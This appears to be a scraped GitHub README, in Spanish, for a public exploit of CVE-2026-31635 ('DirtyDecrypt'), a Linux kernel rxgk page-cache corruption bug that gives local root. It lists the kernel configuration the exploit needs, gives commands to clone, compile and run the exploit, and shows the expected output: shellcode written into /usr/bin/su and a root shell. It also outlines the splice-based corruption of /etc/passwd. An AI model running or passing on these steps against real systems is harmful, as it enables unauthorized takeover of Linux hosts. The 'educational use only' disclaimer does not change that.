 ashrafzaryouh/cve-2026-31635

Prueba de concepto pública de exploit para CVE-2026-31635 (DirtyDecrypt), una vulnerabilidad de corrupción de la caché de páginas de rxgk en el kernel de Linux que permite la escalada de privilegios locales a root.

Escalada de privilegios local en el kernel de Linux mediante la corrupción de la caché de páginas de RXGK



DirtyDecrypt (CVE-2026-31635) es una vulnerabilidad de escalada de privilegios local en el subsistema rxrpc del kernel de Linux (concretamente en el componente rxgk).
Aprovecha la falta de una comprobación de Copy-on-Write (COW) durante el descifrado AES-CBC, lo que permite a un usuario sin privilegios corromper la caché de páginas y lograr escrituras arbitrarias en archivos, lo que conduce al acceso como root.
/etc/passwd (contraseña de root en blanco)CONFIG_RXGK=y)CONFIG_RXGK=nCONFIG_RXGK habilitadoAF_RXRPCkeyctl (para las claves rxrpc)git clone https://github.com/0xBlackash/DirtyDecrypt.git
cd DirtyDecrypt
gcc -O2 -static -pthread CVE-2026-31635.c -o DirtyDecrypt
sudo ./DirtyDecrypt
Salida esperada en caso de éxito:
=== rxgk pagecache write (DirtyDecrypt) ===
uid=1000 euid=1000

[*] writing shellcode to /usr/bin/su (96 bytes from offset 0)
    [========================================] 100% (XXX/96, YYYY fires)
[*] XXX fires in Z.Zs
[*] exec /usr/bin/su
[*] restore: cp /tmp/.su_12345 /usr/bin/su

# whoami
root

# id
uid=0(root) gid=0(root) groups=0(root)

#
DirtyDecrypt/
├── CVE-2026-31635.c          # Main exploit
├── README.md                 # This file
├── Makefile                  # Optional
└── exploit.log               # Optional output log
AF_RXRPC + splice() para forzar que las páginas de la caché de páginas entren en la ruta de descifrado de RXGKskb_cow_data()/etc/passwd) byte a byte mediante la técnica de ventana deslizanteEste exploit es solo para fines educativos y pruebas de seguridad autorizadas.
El uso no autorizado en sistemas que no son de su propiedad es ilegal.
⭐ ¡Dale una estrella a este repositorio si te ha ayudado!
Hecho con ❤️ para la comunidad investigadora
Descubre las herramientas más usadas por nuestra comunidad.
Sin datos de popularidad aún.

